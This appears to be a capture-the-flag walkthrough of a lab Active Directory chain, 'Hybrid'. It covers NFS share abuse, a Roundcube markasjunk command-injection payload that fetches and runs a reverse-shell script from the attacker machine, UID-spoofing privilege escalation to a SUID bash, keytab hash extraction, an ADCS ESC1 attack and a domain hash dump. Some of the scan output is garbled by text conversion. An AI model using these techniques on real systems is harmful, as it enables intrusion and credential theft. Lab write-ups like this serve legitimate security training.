

Hybrid is an Active Directory chain consisting of two machines (one windows and one linux). At the time of writing, the IP addresses of the two machines are 10.10.142.181 and 10.10.142.182.

NMAP scan of 10.10.142.181 reveals that the hostname is "DC01" belonging to domain "HYBRID.VL".

```
S985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-server-header: Microsoft-HTTPAPI/2.0
| http-title: Not Found 9389/tcp open mc-nnf .NET Message Framing 49664/tcp open msrpc Microsoft Windows RPC 49668/tcp open msrpc Microsoft Windows RPC 49669/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0 49670/tcp open msrpc Microsoft Windows RPC 57780/tcp open msrpc Microsoft Windows RPC 57819/tcp open msrpc Microsoft Windows RPC 57819/tcp open msrpc Microsoft Windows RPC 57819/tcp open msrpc Microsoft Windows RPC 56442/tcp open msrpc Microsoft Windows RPC 56442/tcp open msrpc Microsoft Windows RPC 5819/tcp open msrpc Microsoft Windows
```

NMAP scan of 10.10.142.182 reveals that the hostname is "MAIL01" belonging to domain "HYBRID.VL".

```
587/tcp open smtp Postfix smtpd
| smtp-commands: mailel.hybrid.vl, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTILS, AUTH PLAIN LOGIN, ENHANCEDSTATUSCODES, 88ITMIME, DSN, CHUNKING
993/tcp open ssl/imap Dovecot imap Dovecot imap (Ubuntu)
| ssl-cert: Subject: commonName-mailel
| ssl-cert: Subject: commonName-mailel
| Not valid before: 2023-06-17113:20:17
| Not valid after: 2023-06-17113:20:17
| Lasl-cate: IIS randomness does not represent time | imap-capabilities: JMMA Process of the post-login SASL-IR listed capabilities post-login August Augus
```


10.10.142.182

INITIAL SHELL:


Enumerating Network File Shares(Port 2049) we see that it is possible to mount "/opt/share" directory in 10.10.142.182 to any directory in kali attack machine.

```
(kali@ kali)-[~/opt/Vulnlab/hybrid]
$ showmount -e 10.10.142.182
Export list for 10.10.142.182:
/opt/share *
```


Creating "mnt" directory in kali and mounting "/opt/share", we see that "/opt/share" contains "backup.tar.gz".



After extracting it and investigating the backup folder, we see that there is "etc" folder inside which contains "dovecot-users" file.




This file contains cleartext passwords.




Investigating port 80.




The target IP 10.10.142.182 resolves to "mail01.hybrid.vl". However kali does not understand the routing to this URL.




After adding the below entry to "/etc/hosts" file in kali, it is now possible to access a Roundcube webmail application.




Logging in with one of the above identified credentials.




The Roundcube Webmail version 1.6.1 uses plugin "markasjunk".




As explained in the article below, a command injection vulnerability exists in this web application due to the plugin "markasjunk".




Changing the identity of "admin" to that of the payload below which is responsible for downloading "rev.sh" from kali attack machine and executing it on the target. "\${IFS}" is an internal field separator which can be used in the place of "space".




"rev.sh" gives a reverse shell when executed. Sending a mail to "peter.turner".



Marking the sent mail as "Junk" triggers the vulnerability and executes the payload that we entered in the "Identities" settings above. This gives a reverse shell as "www-data"





PRIVILEGE ESCALATION I:

Navigating to "/opt/share" reveals that it is the same folder which we mounted to our kali machine initially.

```
| New - data@mail01:/$ |s - lah | |s - lah
```

Copying bash binary in "/bin" folder to "/opt/share".

```
www-data@mail01:/$ cd /opt/share
cd /opt/share
www-data@mail01:/opt/share$ cp /bin/bash .
cp /bin/bash .
www-data@mail01:/opt/share$ ls -lah
ls -lah
total 1.4M
drwxrwxrwx 2 nobody nogroup 4.0K Oct 19 09:30 .
drwxr-xr-x 4 root root 4.0K Jun 17 14:40 ..
-rw-r--r- 1 root root 5.9K Jun 18 09:06 backup.tar.gz
-rwxr-xxr-x 1 www-data www-data 1.4M Oct 19 09:30 bash
www-data@mail01:/opt/share$
```

Inspecting the "/home" directory reveals that there is a user "peter.turner@hybrid.vl" with user id "902601108". However, there is no corresponding entry in the "/etc/passwd" file. This reveals that peter is a domain user and not a local user of this linux machine.

```
| December | December
```

Adding user "hack" with password "hack" to our kali machine.

```
-(kali@kali)-[~/opt/Vulnlab/hybrid]
sudo adduser hack
Adding user 'hack' ...
Adding new group 'hack' (1001) ...
Adding new user 'hack' (1001) with group 'hack (1001)' ...
Creating home directory 'home/hack' ...
Copying files from '/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for hack
Enter the new value, or press ENTER for the default
          Full Name []:
          Room Number []:
          Work Phone []:
          Home Phone []:
          Other []:
Is the information correct? [Y/n]
Adding new user `hack' to supplemental / extra groups `users' ...
Adding user `hack' to group `users' ...
```

Modifying the userid of "hack" to that of peter ("902601108"). Switch user to "hack" in kali attack machine.

```
(kali@ kali)-[~/opt/Vulnlab/hybrid]
$ cat /etc/passwd | grep hack
hack:x:1001:1001:,,,:/home/hack:/bin/bash

(kali@ kali)-[~/opt/Vulnlab/hybrid]
$ sudo sed -i -e 's/1001/902601108/g' /etc/passwd

(kali@ kali)-[~/opt/Vulnlab/hybrid]
$ cat /etc/passwd | grep hack
hack:x:902601108:902601108:,,;:/home/hack:/bin/bash

(kali@ kali)-[~/opt/Vulnlab/hybrid]
$ su hack
Password:
bash: /home/hack/.bashrc: Permission denied
hack@kali:/home/kali/opt/Vulnlab/hybrid$ id
uid=902601108(hack) gid=902601108 groups=902601108,100(users)
hack@kali:/home/kali/opt/Vulnlab/hybrid$ ■
```

In order to escalate privileges from "www-data" to "peter.turner@hybrid.vl" in the target the following steps must be performed:

- 1. Copy the "bash" binary from the target to the kali machine as "hack" user.
- 2. Remove "bash" binary from the target.
- 3. Copy the "bash" binary from the kali machine to the target as "hack" user.
- 4. We can now see that the "bash" binary is now owned by "peter.turner@hybrid.vl". This is because the user id of "hack" user in kali machine is "902601108" which is the same as "peter.turner@hybrid.vl".
- 5. From kali machine, modify the "bash" binary in the target to have "execute" and "SUID" permissions set.
- 6. Executing "/opt/share/bash -p" in the target, gives a shell as user "peter.turner@hybrid.vl"

```
ww-data@mail01:/opt/share$ ls -lah
ls -lah
total 16K
drwxrwxrwx 2 nobody nogroup 4.0K Oct 19 09:54 .
drwxr-xr-x 4 root root 4.0K Jun 17 14:40 ..
-rw-r--r- 1 root root 5.9K Jun 18 09:06 backup.tar.gz
 www-data@mail01:/opt/share$ cp /bin/bash .
www-data@mail01:/opt/share$ ls -lah
ls -lah
drwxrwxrwx 2 nobody
                                  nogroup 4.0K Oct 19 09:54
drwxr-xr-x 4 root
-rw-r-r- 1 root
                           root 4.0K Jun 17 14:40 ..
root 5.9K Jun 18 09:06 backup.tar.gz
 -rwxr-xr-x 1 www-data www-data 1.4M Oct 19 09:54 bash
www-data@mail01:/opt/share$ rm bash
                                                                                                                             Target - 10.10.142.182
rm bash
 www-data@mail01:/opt/share$ ls -lah
ls -lah
total 16K
drwxrwxrwx 2 nobody nogroup 4.0K Oct 19 09:55 .
drwxr-xr-x 4 root root 4.0K Jun 17 14:40 ..

-rw-r--r- 1 root root 5.9K Jun 18 09:06 backup.tar.gz

www-data@mail01:/opt/share$ ls -alh
nogroup 4.0K Oct 19 09:56 .
drwxr-xr-x 4 root root 4.0K Jun 17 14:40 ..
-rw-r--r- 1 root root 5.9K Jun 18 09:06 backup.tar.gz
-rwxr-xr-x 1 peter.turner@hybrid.vl 902601108 1.4M Oct 19 09:56 bash
www-data@mail01:/opt/share$ ls -lah
                                                                                                                                 4
total 1.4M
drwxrwxrwx 2 nobody
                                                       nogroup 4.0K Oct 19 09:56 .

    drwxr-xr-x
    4.0K Oct 19 09:56

    drwxr-xr-x
    4.0K Jun 17 14:40

    -rw-r-r-
    1 root

    -rwsr-sr-x
    1 peter.turner@hybrid.vl

    902601108
    1.4M Oct 19 09:56 bash

    www-data@mail01:/opt/share$ /opt/share/bash -p


/opt/share/bash -p
                                                                                           6
uid=33(www-data) gid=33(www-data) euid=902601108(peter.turner@hybrid.vl) egid=902601108 groups=902601108,33(www-data)
peter.turner@hybrid.vl
hack@kali:/home/kali/opt/Vulnlab/hybrid$ cp mnt/bash /tmp/bash-
hack@kali:/home/kali/opt/Vulnlab/hybrid$ ls -lah /tmp/bash
-rwxr-xr-x 1 hack 902601108 1.4M Oct 19 05:55 /tmp/bash
                                                                                                                 П
                                                                                                                                          Kali - 10.8.0.128
                                                                                                                3
hack@kali:/home/kali/opt/Vulnlab/hybrid$ cp /tmp/bash mnt/bash
hack@kali:/home/kali/opt/Vulnlab/hybrid$ chmod +xs mnt/bash
hack@kali:/home/kali/opt/Vulnlab/hybrid$
```


Getting the flag in "/home/peter.turner@hybrid.vl" which was previously inaccessible as "www-data" user.

PRIVILEGE ESCALATION II:


There is a "passwords.kdbx" keypass file in "/home/peter.turner@hybrid.vl". Transferring it to kali machine.

And opening it with peter's credentials found in "dovecot-users" file that we obtained in the beginning.





Obtaining "peter.turner" domain credentials.



Opening ssh session as "peter.turner" with above discovered credentials, we see that "peter.turner" has sudo privileges to switch to "root" user. Note that this was not possible with the unstable "peter.turner" shell that was obtained when we executed "/opt/share/bash -p".

```
| Samp peters |
```

Switching to "root" user using "sudo su" command and gaining full control of the system 10.10.142.182 .

10.10.142.181


INITIAL SHELL:

Now that we have root access to 10.10.142.182, we can download "/etc/krb5.keytab" to kali machine. This holds authentication information for the domain.

Obtaining the ntlm hash of "MAILO1\$" machine account via "keytabextact" python script.

```
(kali@ kali)-[~/opt/Vulnlab/hybrid]
    python3 keytabextract.py krb5.keytab
[*] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.
[*] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.
[*] AES128-CTS-HMAC-SHA1 hash discovered. Will attempt hash extraction.
[*] Keytab File successfully imported.
    REALM : HYBRID.VL
    SERVICE PRINCIPAL : MAIL01$/
    NTLM HASH : 0f916c5246fdbc7ba95dcef4126d57bd
    AES-256 HASH : eac6b4f4639b96af4f6fc2368570cde7le9841f2b3e3402350d3b6272e436d6e
    AES-128 HASH : 3a732454c95bcef529167b6bea476458
(kali@ kali)-[~/opt/Vulnlab/hybrid]
```

Certipy reveals that the target has ADCS (Active Directory Certificate Service) installed and the CA name is "hybrid-DC01-CA".



The template "HybridComputers" is vulnerable to ESC1 and any member of "Domain Computers" group can perform this attack. This is now possible since we have the ntlm hash of "MAIL01\$" computer account.

ESC1 attack to get the certificate and private key and getting the hash of "DC01\$" which is a computer account of domain controller "DC01" (10.10.142.181).

Dumping the contents "ntds.dit" present in "DC01" which contains the password hashes of all users in the domain. This is achieved via "crackmapexec" using the ntlm hash of "DC01\$" computer account.

Obtaining access to 10.10.142.181 as "Administrator" thereby gaining full access to the system.